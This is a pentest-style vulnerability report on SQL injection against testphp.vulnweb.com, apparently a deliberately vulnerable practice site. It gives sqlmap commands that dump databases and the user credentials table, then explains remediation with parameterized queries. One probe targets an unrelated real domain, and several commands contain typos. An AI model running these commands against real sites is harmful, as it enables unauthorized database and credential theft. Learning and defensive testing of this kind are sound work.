Table of Contents

1) Executive Summary

Introduction

A vulnerability assessment is a systematic review of security weaknesses in an information system. It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed.

I have found security vulnerabilities on site http://testphp.vulnweb.com issue I found OWASP Top1 SQL Injection Which most top critical issue I found on your site. This grey box assessment was performed to identify loopholes in application from a security perspective

Target Site

- http://testphp.vulnweb.com

Description:

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

Steps & Results:

1. Visit http://testphp.vulnweb.com/serach.php?test=query here test= parameter is error based vulnerable for SQL injection

Now,

For checking SQL injection we basically used ' " + - - Here I change Parameter Value https://cbi.iq/search?word=hello" (Add ")


Now As response

Now In above picture we got sql syntax error that means attacker can take full advantage of it and the full database is compromised.

2. Now Then I use Sqlmap to extract data base of your website http://testphp.vulnweb.com

To determine the databases behind the web site then used this command on sqlmap terminal sqlmap -u http://testphp.vulnweb.com/serach.php?test=' --dbs (--dbs for DBMS databases)


Result:




As above picture we successfully able to extract db name of your website DB
acuart
Information_schema

3. Now retrieve all the tables which are present in database prob by using following command

sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart –tables






As above pictures we retrieve all the tables inside your Database

4. Now, we want to gain more information about users table then type the following command

sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart -T acuart –columns

Result:




As above pic we retrieved User pass email phone address columns present in users table

5. Now, gain the attribute values such as “uname, pass, email, address” present in the table “users”
used command:

sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuate -T users -C uname,pass,email,address --dump

Result:



Here we successfully retrieved uname, password, email and address.

Impact and Risk:

With no mitigating controls, SQL injection can leave the application at a high-risk of compromise resulting in an impact to the confidentiality, and integrity of data as well as authentication and authorization aspects of the application.

An adversary can steal sensitive information stored in databases used by vulnerable programs or applications such as user credentials, trade secrets, or transaction records. SQL injection vulnerabilities should never be left open; they must be fixed in all circumstances. If the authentication or authorization aspects of an application is affected an attacker may be able login as any other user, such as an administrator which elevates their privileges.

How to prevent SQL injection:

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.
The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products
WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the WHERE clause and values in an INSERT or UPDATE statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.